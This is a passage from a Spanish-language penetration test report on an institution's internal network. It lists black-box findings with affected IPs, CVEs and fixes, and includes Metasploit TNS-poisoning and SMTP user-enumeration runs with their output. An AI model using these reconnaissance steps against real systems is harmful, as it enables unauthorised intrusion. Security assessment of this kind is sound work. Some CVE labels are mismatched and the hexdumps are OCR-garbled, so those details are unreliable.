
Cabe anotar que el proceso de análisis involucra la selección y eliminación de falsos positivos[8], que si bien son reflejados como riesgos inicialmente, en el momento de ser probados dichos riesgos no aplican para el servidor evaluado en cada momento y, por lo tanto, no son incluidos en el presente informe para no desviar la atención de los riesgos realmente materializados.

Adicionalmente, se han categorizado los riesgos y recomendaciones de manera que la ejecución de las mismas al llevarse a cabo de acuerdo a la prioridad propuesta en el mapa de riesgos, mitiguen aquellos directamente asociados y/o variantes de los mismos en una sola tarea.

[8] No intrusivas pero anómalas: denominados Falsos Positivos (el sistema erróneamente indica la existencia de intrusión). En este caso la actividad es no intrusiva, pero como es anómala el sistema "decide" que es intrusiva. Deben intentar minimizarse, ya que en caso contrario se ignorarán los avisos del sistema, incluso cuando sean acertados. http://www.segu-info.com.ar/proteccion/deteccion.htm

12.4. RESUMEN DE HALLAZGOS

SEVERIDAD	CANTIDAD
Critical	3
High	10
Medium	6
Low	0
TOTAL	19



13. RESULTADOS OBTENIDOS

Para la realización de las pruebas se tuvieron en cuenta las siguientes perspectivas:

- ✓ Ataque de caja negra: El atacante no tiene conocimiento de la red, simplemente se conecta a un punto de red disponible e intenta lograr acceso a los recursos de la institución.
- ✓ Ataque de caja gris: La institución suministra información acerca de la red y los objetivos sobre los cuales realizar las pruebas.
- ✓ Ataque simulación de robo de dispositivo portátil: La institución hace la entrega al consultor de un equipo, computador portátil, para intentar obtener información que le permita acceder a la información del equipo, así como de vectores de acceso a la institución.

En los siguientes numerales se da una descripción resumida del tipo de ataque realizado y sus hallazgos. A continuación se da la información detallada de las vulnerabilidades halladas en los diferentes escenarios.

13.1. RESULTADOS OBTENIDOS CAJA NEGRA (BlackBox)

Durante estas pruebas, se procedió a conectar la máquina a un punto de la red interna, de acuerdo a una configuración definida por la UACT.

Esta configuración corresponde a una IP dada por DHCP en un punto de red usado por una impresora para validar que alcance tiene sobre la red y los equipos expuestos. De igual manera, se hicieron pruebas sobre las IPs suministradas por la UACT.

```
Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . : uact.col
   Descripción . . . . . . . . . . . . . . . : Realtek PCIe GBE Family Controller
   Dirección física. . . . . . . . . . . . . : E0-3F-49-C6-7F-20
   DHCP habilitado . . . . . . . . . . . . . : sí
   Configuración automática habilitada . . . : sí
   Vínculo: dirección IPv6 local. . . : fe80::1de9:daec:7ac0:17ec%20(Preferido)
   Dirección IPv4. . . . . . . . . . . . . . : 172.20.198.51(Preferido)
   Máscara de subred . . . . . . . . . . . . : 255.255.254.0
   Concesión obtenida. . . . . . . . . . . . : lunes, 16 de febrero de 2015 9:35:52
   La concesión expira . . . . . . . . . . . : lunes, 16 de febrero de 2015 10:35:52
   Puerta de enlace predeterminada . . . . . : 172.20.198.1
   Servidor DHCP . . . . . . . . . . . . . . : 172.20.177.51
   IAID DHCPv6 . . . . . . . . . . . . . . . : 199245641
   DUID de cliente DHCPv6. . . . . . . . . . : 00-01-00-01-1A-BC-ED-AC-54-35-30-12-6F-43
   Servidores DNS. . . . . . . . . . . . . . : 172.20.177.49
                                       172.20.177.50
                                       172.20.177.51
   NetBIOS sobre TCP/IP. . . . . . . . . . . : habilitado
```


```
root@kali:/home/seltika# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:21:0d:1e
          inet addr:172.20.198.224  Bcast:172.20.199.255  Mask:255.255.254.0
          inet6 addr: fe80::250:56ff:fe21:d1e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3206 errors:0 dropped:0 overruns:0 frame:0
          TX packets:308 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:216111 (211.0 KiB)  TX bytes:40712 (39.7 KiB)
          Interrupt:19 Base address:0x2000
```

Con esta configuración inicial, fue posible obtener información acerca de la red de la institución:


```
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\AsusDG>nslookup
Servidor predeterminado:  marte.uact.col
Address:  172.20.177.49

> set type=any
> uact.col
Servidor:  marte.uact.col
Address:  172.20.177.49

uact.col        internet address = 172.20.224.10
uact.col        internet address = 172.20.212.10
uact.col        internet address = 172.20.232.10
uact.col        internet address = 172.20.177.51
uact.col        internet address = 172.20.226.10
uact.col        internet address = 172.20.210.10
uact.col        internet address = 172.20.216.10
uact.col        internet address = 172.20.228.10
uact.col        internet address = 172.20.230.10
uact.col        internet address = 172.20.177.49
uact.col        internet address = 172.20.222.10
uact.col        internet address = 172.20.220.10
uact.col        internet address = 172.20.177.50
uact.col        internet address = 172.20.218.10
uact.col                nameserver = vsvrcordoba1.uact.col
uact.col                nameserver = vsvrbodega1.uact.col
uact.col                nameserver =
```

```
vsvribague1.uact.col
uact.col                nameserver =
vsvrnsantander1.uact.col
uact.col      nameserver = vsvrcauca1.uact.col
uact.col       nameserver = vesta.uact.col
uact.col                nameserver =
vsvrputumayo2.uact.col
uact.col       nameserver = saturno.uact.col
uact.col       nameserver = marte.uact.col
uact.col                nameserver =
vsvrantioquia1.uact.col
uact.col      nameserver = vsvrsucre1.uact.col
uact.col                nameserver =
vsvrcaqueta1.uact.col
uact.col                nameserver =
vsvrtumaco1.uact.col
uact.col      nameserver = vsvrmeta1.uact.col
uact.col                nameserver =
vsvrarauca1.uact.col
uact.col
        primary name server = marte.uact.col
        responsible mail addr =
hostmaster.uact.col
        serial  = 27792
        refresh = 900 (15 mins)
        retry   = 600 (10 mins)
        expire  = 86400 (1 day)
        default TTL = 3600 (1 hour)
vsvrcordoba1.uact.col     internet address =
172.20.224.10
vsvrbodega1.uact.col      internet address =
172.20.232.10
vsvribague1.uact.col      internet address =
172.20.212.10
vsvrnsantander1.uact.col      internet address
= 172.20.210.10
vsvrcauca1.uact.col       internet address =
172.20.214.10
vesta.uact.col          internet     address     =
172.20.177.51
vsvrputumayo2.uact.col    internet address =
172.20.226.10
saturno.uact.col          internet address =
172.20.177.50
marte.uact.col          internet     address     =
172.20.177.49
vsvrantioquia1.uact.col   internet address =
172.20.230.10
vsvrsucre1.uact.col       internet address =
172.20.220.10
vsvrcaqueta1.uact.col     internet address =
172.20.216.10
vsvrtumaco1.uact.col      internet address =
172.20.222.10
vsvrmeta1.uact.col        internet address =
172.20.218.10
vsvrarauca1.uact.col      internet address =
172.20.228.10
>
```

Es posible identificar que en el segmento donde se encuentran los servidores DNS, es decir, el 172.20.177.0/24, tenga otros servidores de la institución, por lo cual se realiza un escaneo sobre este, identificando servicios expuestos y vulnerabilidades asociadas.



Escaneo de Equipos suministrados por el comando nslookup, donde se identificaron servidores activos y sus respectivas vulnerabilidades, como otros segmentos de red (172.20.210.X, 172.20.220.X, 172.20.224, 172.20.230.X):



Ejecución de código remoto en Schannel-MS14-066

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVE CVE-2014-6321

Schannel en Microsoft Windows permite a atacantes remotos ejecutar código arbitrario a través de paquetes manipulados para el paquete de seguridad del canal seguro Schannel.

Recomendaciones:

- ✓ Microsoft ha liberado una serie de parches para las diferentes versiones de Windows 2003, Vista, 2008, 7, 2008 R2, 8, 2012, 8.1, and 2012 R2: https://technet.microsoft.com/library/security/ms14-066

- ✓ Implementar un sistema de actualizaciones automáticas.
- ✓ Elementos afectados:

- 172.20.177.47
- 172.20.177.48
- 172.20.177.49
- 172.20.177.50
- 172.20.177.51
- 172.20.177.52
- 172.20.177.53
- 172.20.177.54
- 172.20.177.55
- 172.20.177.56
- 172.20.177.57
- 172.20.177.62
- 172.20.177.63
- 172.20.177.64
- 172.20.177.65
- 172.20.177.69
- 172.20.177.72
- 172.20.177.73
- 172.20.177.74
- 172.20.177.75
- 172.20.177.76
- 172.20.177.78
- 172.20.210.10
- 172.20.212.10
- 172.20.216.10
- 172.20.218.10
- 172.20.220.10
- 172.20.224.10
- 172.20.226.10
- 172.20.228.10
- 172.20.230.10
- 172.20.232.10
- 172.20.177.101
- marte.uact.col
- saturno.uact.col
- vesta.uact.col
- vsvrbodega1.uact.col
- vsvrcordoba1.uact.col
- vsvribague1.uact.col
- vsvrnsantander1.uact.col
- vsvrputumayo2.uact.col
- condir008
- consis002
- 172.20.174.132
- 172.20.199.82

Envenenamiento remoto del TNS listener de Oracle

Risk Factor: High
CVSS Base Score: 7.5
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P
CVE CVE-2012-1675

El TNS listener de Oracle permite el registro remoto al servicio por cualquier equipo remoto. Un atacante puede explotar esta vulnerabilidad para redirigir datos de una conexión legítima de la base de datos, ya sea cliente o servidor, hacia el sistema remoto del atacante. La explotación exitosa puede revelar información valiosa, permitir ataques de hombre en el medio de la conexión, captura de sesiones, manipulación de las instancias de la base de datos, denegación de servicios en la base de datos legítima. Debido a que son sistemas en producción, no se realizó la

explotación de la vulnerabilidad por el riesgo de generar una situación de denegación de servicio o pérdida de información.

Petición de conexión remota:

```
msf auxiliary(tnspoison_checker) > set VerBOSE true
VerBOSE => true
msf auxiliary(tnspoison_checker) > exploit
[+] 172.20.177.40:1521 is vulnerable
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
The remote Oracle TNS listener returned the following response to a
registration request :

0x0000:  00 00 02 5C 24 08 FF 03 11 00 12 34 34 78 78 34    ...\$......44xx4
0x0010:  38 01 23 01 23 01 67 45 23 01 23 01 67 45 23 01    8.#.#.gE#.#.gE#.
0x0020:  00 78 67 45 23 01 00 00 80 00 02 30 07 00 00 00    .xgE#......0....
0x0030:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05    ................
0x0040:  00 00 00 10 00 02 00 00 00 00 00 00 00 00 00 01    ................
0x0050:  10 6E 68 30 00 00 00 05 00 00 00 00 00 00 00 00    .nh0............
0x0060:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01    ................
0x0070:  10 70 CC 70 BC 91 FB 9F E8 86 4B CB B6 3D C5 18    .p.p......K..=..
0x0080:  C5 E3 42 40 00 00 00 05 00 00 00 0A 00 01 00 00    ..B@............
0x0090:  00 00 01 40 00 00 00 00 01 10 70 01 70 00 00 00 06    ...@......p.p....
0x00A0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x00B0:  00 00 00 00 00 00 00 01 10 71 4B D0 6E 65 73 73    .........qK.ness
0x00C0:  75 73 58 44 42 00 00 00 00 05 00 00 00 07 00 01    usXDB...........
0x00D0:  00 00 00 00 00 00 00 00 00 01 10 71 4C 30 00 00    ...........qL0..
0x00E0:  00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x00F0:  00 00 00 00 00 00 00 00 00 00 01 10 71 4C 90 6E 65    ............qL.ne
0x0100:  73 73 75 73 00 00 00 00 00 05 00 00 00 38 00 01 00    ssus.........8...
0x0110:  00 00 00 00 00 00 00 00 01 10 71 9F D0 00 00 00    ..........q.....
0x0120:  07 00 00 00 00 00 00 00 01 10 71 7C F0 00 00 00    ..........q|....
0x0130:  00 00 00 00 00 00 00 00 01 10 71 9D B0 28 41 44    ..........q..(AD
0x0140:  44 52 45 53 53 3D 28 50 52 4F 54 4F 43 4F 4C 3D    DRESS=(PROTOCOL=
0x0150:  54 43 50 29 28 48 4F 53 54 3D 31 37 32 2E 32 30    TCP)(HOST=172.20
0x0160:  2E 31 37 37 2E 35 38 29 28 50 52 54 3D 31 35    .177.40)(PORT=15
0x0170:  32 31 29 29 00 00 00 00 3E 00 00 00 00 00 00 00    21))....>.......
0x0180:  01 10 59 67 70 00 00 00 00 00 00 00 00 00 28 44 45    ..Ygp.........(DE
0x0190:  53 43 52 49 50 54 49 4F 4E 3D 28 41 44 44 52 45    SCRIPTION=(ADDRE
0x01A0:  53 53 3D 28 50 52 4F 54 4F 43 4F 4C 3D 74 63 70    SS=(PROTOCOL=tcp
0x01B0:  29 28 48 4F 53 54 3D 61 70 6F 6C 6F 29 28 50 4F    )(HOST=apolo)(PO
0x01C0:  52 54 3D 31 35 32 31 29 29 29 00 00 00 00 05 00    RT=1521))).....
0x01D0:  00 00 10 00 02 00 00 00 00 00 20 00 00 00 01 10    .......... .....
0x01E0:  71 9E 70 00 00 00 00 08 00 00 00 00 00 00 00 00    q.p.............
0x01F0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 10    ................
0x0200:  71 9F 70 0B B8 D5 9E 1B 1B 45 CD BC 11 A8 92 1B    q.p......E......
0x0210:  0F F2 E1 00 00 00 05 00 00 00 10 00 02 00 00 00    ................
0x0220:  00 00 20 00 00 00 01 10 71 C3 50 00 00 00 08 00    .. .....q.P.....
0x0230:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x0240:  00 00 00 00 00 00 00 00 00 00 00 00 8A 22 29 A8 B9    ............")..
0x0250:  E9 4D BB B4 80 52 0F 63 D9 BA D6 00                .M...R.c....
```

```
0x0010:  78 10 10 32 10 32 10 32 54 76 10 32 10 32 54 76    x..2.2.2Tv.2.2Tv
0x0020:  00 78 10 32 54 76 00 00 38 02 00 80 07 00 00 00    .x.2Tv..8.......
0x0030:  00 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00    ................
0x0040:  10 00 00 00 02 00 00 00 00 00 00 00 80 34 D8 04    .............4..
0x0050:  00 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00    ................
0x0060:  00 00 00 00 00 00 00 00 00 00 00 00 B0 B7 2A 05    ..............*.
0x0070:  00 00 00 00 BC 91 FB 9F E8 86 4B CB B6 3D C5 18    ..........K..=..
0x0080:  C5 E3 42 40 05 00 00 00 0A 00 00 00 01 00 00 00    ..B@............
0x0090:  00 00 00 00 00 30 D8 04 00 00 00 00 06 00 00 00    .....0..........
0x00A0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x00B0:  00 00 00 00 70 BA 2A 05 00 00 00 00 6E 65 73 73    ....p.*.....ness
0x00C0:  75 73 58 44 42 00 05 00 00 00 07 00 00 00 01 00    usXDB...........
0x00D0:  00 00 00 00 00 10 CC E1 04 00 00 00 00 06 00    ................
0x00E0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x00F0:  00 00 00 00 00 30 C1 2A 05 00 00 00 00 6E 65    ......0.*.....ne
0x0100:  73 73 75 73 00 05 00 00 00 38 00 00 00 01 00 00    ssus.....8......
0x0110:  00 00 00 00 F0 B8 2A 05 00 00 00 00 07 00 00    .......*........
0x0120:  00 00 00 00 80 3C 1C 05 00 00 00 00 00 00 00 00    .....<..........
0x0130:  00 00 00 00 F0 C2 2A 05 00 00 00 00 28 41 44    .......*.....(AD
0x0140:  44 52 45 53 53 3D 28 50 52 4F 54 4F 43 4F 4C 3D    DRESS=(PROTOCOL=
0x0150:  54 43 50 29 28 48 4F 53 54 3D 31 37 32 2E 32 30    TCP)(HOST=172.20
0x0160:  2E 31 37 37 2E 35 38 29 28 50 52 54 3D 31 35    .177.58)(PORT=15
0x0170:  32 31 29 29 00 46 00 00 00 00 00 00 00 40 42 D8    21)).F.......@B.
0x0180:  04 00 00 00 00 00 00 00 00 00 00 00 00 00 28 44 45    ..............(DE
0x0190:  53 43 52 49 50 54 49 4F 4E 3D 28 41 44 44 52 45    SCRIPTION=(ADDRE
0x01A0:  53 53 3D 28 50 52 4F 54 4F 43 4F 4C 3D 74 63 70    SS=(PROTOCOL=tcp
0x01B0:  29 28 48 4F 53 54 3D 31 37 32 2E 32 30 2E 31 37    )(HOST=172.20.17
0x01C0:  37 2E 35 38 29 28 50 4F 52 54 3D 31 35 32 31 29    7.58)(PORT=1521)
0x01D0:  29 29 00 05 00 00 00 10 00 00 00 02 00 00 00 00    ))..............
0x01E0:  00 00 00 C0 35 D8 04 00 00 00 00 08 00 00 00 00    ....5...........
0x01F0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x0200:  00 00 00 B0 BC 2A 05 00 00 00 00 0B B8 D5 9E 1B    .....*..........
0x0210:  1B 45 CD BC 11 A8 92 1B 0F F2 E1 05 00 00 00 10    .E..............
0x0220:  00 00 00 02 00 00 00 00 00 00 00 80 2E D8 04 00    ................
0x0230:  00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x0240:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x0250:  00 00 00 8A 22 29 A8 B9 E9 4D BB B4 80 52 0F 63    ....")...M...R.c
```

Servidores Vulnerables

- 172.20.177.40
- 172.20.177.58

Recomendación:

- Validar si el servicio es necesario, sino desactivarlo.
- Validar las soluciones ofrecidas por el fabricante, tales como actualización del servicio e instalación de parches:
  https://blogs.oracle.com/security/entry/security_alert_for_cve_2012
  http://www.oracle.com/technetwork/topics/security/alert-cve-2012-1675-1608180.html

Servicio rlogin inseguro

Risk Factor: High
CVSS Base Score: 7.5
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P
CVE CVE-2012-1675

El servidor tiene activo el servicio rlogin. Este servicio es inseguro ya que no realiza sus comunicaciones en forma cifrada. De igual manera es susceptible a inicios de sesión sin el uso de contraseñas, vulnerable a ataques de hombre en el medio, suplantación de IPs, saltos de autenticación.

Servidores Vulnerables

- 172.20.177.40

Recomendación:

- Deshabilite el servicio y use en su lugar SSH-2, su versión más reciente.
- Comente la línea del servicio 'rlogin' en el archivo /etc./inetd.conf

Comunidades por defecto (Public / Private) en servicio SNMP

Risk Factor: High
CVSS Base Score: 7.5
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P
CVE CVE-1999-0186, CVE-1999-0254, CVE-1999-0472, CVE-1999-0516, CVE-1999-0517, CVE-1999-0792, CVE-2000-0147, CVE-2001-0380, CVE-2001-0514, CVE-2001-1210, CVE-2002-0109, CVE-2002-0478, CVE-2002-1229, CVE-2004-0311, CVE-2004-1474, CVE-2010-1574

Es posible obtener el nombre por defecto de la comunidad del servidor SNMP. Un atacante puede usar esta información para adquirir conocimiento acerca del host remoto o cambiar la información del sistema remoto (en caso que la comunidad así lo permita).

Recomendaciones:

- Deshabilite el servicio SNMP en caso que no sea necesario su uso.
- Filtre todos los paquetes UDP de entrada hacia el puerto 161 del servidor.
- Cambie el nombre de la comunidad por uno que no sea fácil de encontrar para un atacante.

Elementos afectados:

- 172.20.177.40
- 172.20.177.6
- 172.20.177.7
- 172.20.198.1

Múltiples vulnerabilidades sobre SSL

Risk Factor: Medium
CVSS Base Score: 4.3
CVSS Vector: CVSS2#AV: A/AC: H/Au: N/C: P/I: P/A: P
CVE CVE-2014-3566, CVE-2009-3555, CVE-2004-2761,

Existen múltiples vulnerabilidades asociadas al protocolo SSL, las cuales pueden incurrir en una gran variedad de ataques como ataques de hombre en el medio, robos de sesión, ataques de suplantación, debilidad en certificados, algoritmos de cifrados, y específicos como POODLE.

Recomendaciones:

- Haga una revisión de los certificados usados.
- Configure el servidor SSL/TLS para que únicamente use TLS 1.1 o 1.2. Deshabilite SSL v3 (Ataque POODLE)
  - https://www.openssl.org/~bodo/ssl-poodle.pdf
  - https://www.openssl.org/news/secadv_20140605.txt
- Cerciorarse de que la cookie de la sesión esté vinculada a la dirección IP origen desde la cual se establece la conexión, y que ésta última no varía en ningún momento mientras la sesión se encuentre activa.
- Configure el servidor SSL/TLS para que no use cifrados por bloques.

Elementos afectados:

- 172.20.177.40
- 172.20.177.47
- 172.20.177.4
- 172.20.177.52
- 172.20.177.53
- 172.20.177.54
- 172.20.177.55
- 172.20.177.72
- 172.20.177.73
- 172.20.177.79
- 172.20.177.90
- 172.20.177.91
- 172.20.177.92
- 172.20.177.93
- 172.20.177.51
- 172.20.177.56
- 172.20.177.80
- 172.20.177.95
- 172.20.177.51
- 172.20.177.79
- 172.20.177.57
- 172.20.177.56
- 172.20.177.64
- 172.20.177.49
- 172.20.177.50
- 172.20.177.51
- 172.20.210.10
- 172.20.212.10
- 172.20.216.10
- 172.20.218.10
- 172.20.220.10
- 172.20.222.10
- 172.20.224.10
- 172.20.226.10
- 172.20.230.10
- 172.20.232.10
- 172.20.177.101
- marte.uact.col
- vsvrbodega1.uact.col
- vsvribague1.uact.col
- vsvrnsantander1.uact.col

DNS Cache snooping

Risk Factor: **Medium**
CVSS Base Score: 5.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N
CVE CVE-2012-1675

DNS cache snooping es una técnica que permite conocer los nombres de dominio que ha resuelto un servidor DNS. Permite al atacante averiguar qué dominios están resueltos por el servidor y, consecuentemente, cuáles no.

Servidores Vulnerables

- 172.20.177.49
- 172.20.177.50
- 172.20.177.51
- 172.20.177.49
- 172.20.177.51
- 172.20.210.10
- 172.20.212.10
- 172.20.216.10
- 172.20.218.10
- 172.20.220.10
- 172.20.222.10
- 172.20.224.10
- 172.20.226.10
- 172.20.228.10
- 172.20.230.10
- 172.20.232.10
- marte.uact.col
- saturno.uact.col
- vesta.uact.col
- vsvrbodega1.uact.col
- vsvrcordoba1.uact.col
- vsvribague1.uact.col
- vsvrnsantander1.uact.col
- vsvrputumayo2.uact.col

Recomendación:

Para completar este procedimiento, debe pertenecer como mínimo al grupo administradores o un grupo equivalente.

Para proteger la caché del servidor contra la corrupción de nombres:

- Abra el Administrador de DNS.
- En el árbol de consola, haga clic en el servidor DNS que corresponda.
- DNSapplicable DNS server

- En el menú Acción, haga clic en Propiedades.
- Haga clic en la ficha Opciones avanzadas.
- En Opciones de servidor, active la casilla Asegurar caché contra corrupción y haga clic en Aceptar.

Múltiple Divulgación de información en Mail Server EXPN/VRFY

Risk Factor: Medium
CVSS Base Score: 5.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N
CVE CVE-2012-1675

El servidor remoto SMTP responde a los comandos EXPN/VRFY. Estos comandos pueden ser usados para identificar los nombres de las direcciones de correo asociadas al servidor, y con esto nombres de usuarios asociados a la máquina afectada.

```
RHOSTS => 172.20.177.40
msf auxiliary(smtp_enum) > run -j
[*] Auxiliary module running as background job
[*] 172.20.177.40:25 Banner: 220 apolo ESMTP Sendmail
Tue, 17 Feb 2015 16:11:28 -0500
[*] 172.20.177.40:25 Domain Name: apolo
[*] 172.20.177.40:25 - SMTP - Trying VRFY  received 501
'501 5.5.2 Argument required'
[*] 172.20.177.40:25 - SMTP - Trying VRFY 4Dgifts received
550 '550 5.1.1 4Dgifts... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY EZsetup
received 550 '550 5.1.1 EZsetup... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY OutOfBox
received 550 '550 5.1.1 OutOfBox... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY adm received
250 '250 2.1.5 <adm@apolo>'
[*] 172.20.177.40:25 - Found user: adm
[*] 172.20.177.40:25 - SMTP - Trying VRFY admin received
550 '550 5.1.1 admin... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY administrator
received 550 '550 5.1.1 administrator... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY anon received
550 '550 5.1.1 anon... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY auditor received
550 '550 5.1.1 auditor... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY avahi received
550 '550 5.1.1 avahi... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY avahi-autoipd
received 550 '550 5.1.1 avahi-autoipd... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY backup
received 550 '550 5.1.1 backup... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY bbs received
550 '550 5.1.1 bbs... User unknown'
[*] 172.20.177.40:25 - SMTP - Trying VRFY bin received 0 ''
[*] 172.20.177.40:25 SMTP server annoyed...reconnecting
and saying HELO again...
[*] 172.20.177.40:25 - SMTP - Re-trying VRFY bin received
250 '250 2.1.5 <bin@apolo>'
